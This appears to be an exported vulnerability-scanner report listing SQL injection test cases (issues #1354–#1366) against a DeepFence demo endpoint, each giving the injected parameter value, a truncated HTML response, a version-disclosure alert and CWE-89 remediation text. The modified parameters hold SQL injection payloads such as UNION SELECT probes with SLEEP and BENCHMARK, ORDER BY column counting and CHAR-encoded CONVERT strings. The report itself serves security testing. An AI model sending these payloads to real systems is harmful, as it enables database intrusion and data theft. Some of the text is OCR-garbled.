Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1354					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	WHERE 1=1 AND 1=0--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1355

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 1=0--</td></tr></table>	Name	Value	DemoUser1#	OR 1=0--
Name	Value				
DemoUser1#	OR 1=0--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1356				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1357				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+ CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+ CHAR(88)+CHAR(118)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+ CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+ CHAR(88)+CHAR(118)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+ CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+ CHAR(88)+CHAR(118)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1358

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1359				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 15--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 15--
Name	Value				
DemoUser1#	ORDER BY 15--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1360

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1361				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1362				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1' GROUP BY 1,2,3--+</td></tr></table>	Name	Value	DemoUser1#	1' GROUP BY 1,2,3--+
Name	Value				
DemoUser1#	1' GROUP BY 1,2,3--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="</pre>				

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1363

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1=0 AND '%='</td></tr></table>	Name	Value	DemoUser1#	AND 1=0 AND '%='
Name	Value				
DemoUser1#	AND 1=0 AND '%='				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1364				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8lO2OQ.js"></script><script language="javascript">window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"></script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIKiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1365				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1*56</td></tr></table>	Name	Value	DemoUser1#	1*56
Name	Value				
DemoUser1#	1*56				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"></script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIKiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1366

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or ""&"</td></tr></table>	Name	Value	DemoUser1#	" or ""&"
Name	Value				
DemoUser1#	" or ""&"				
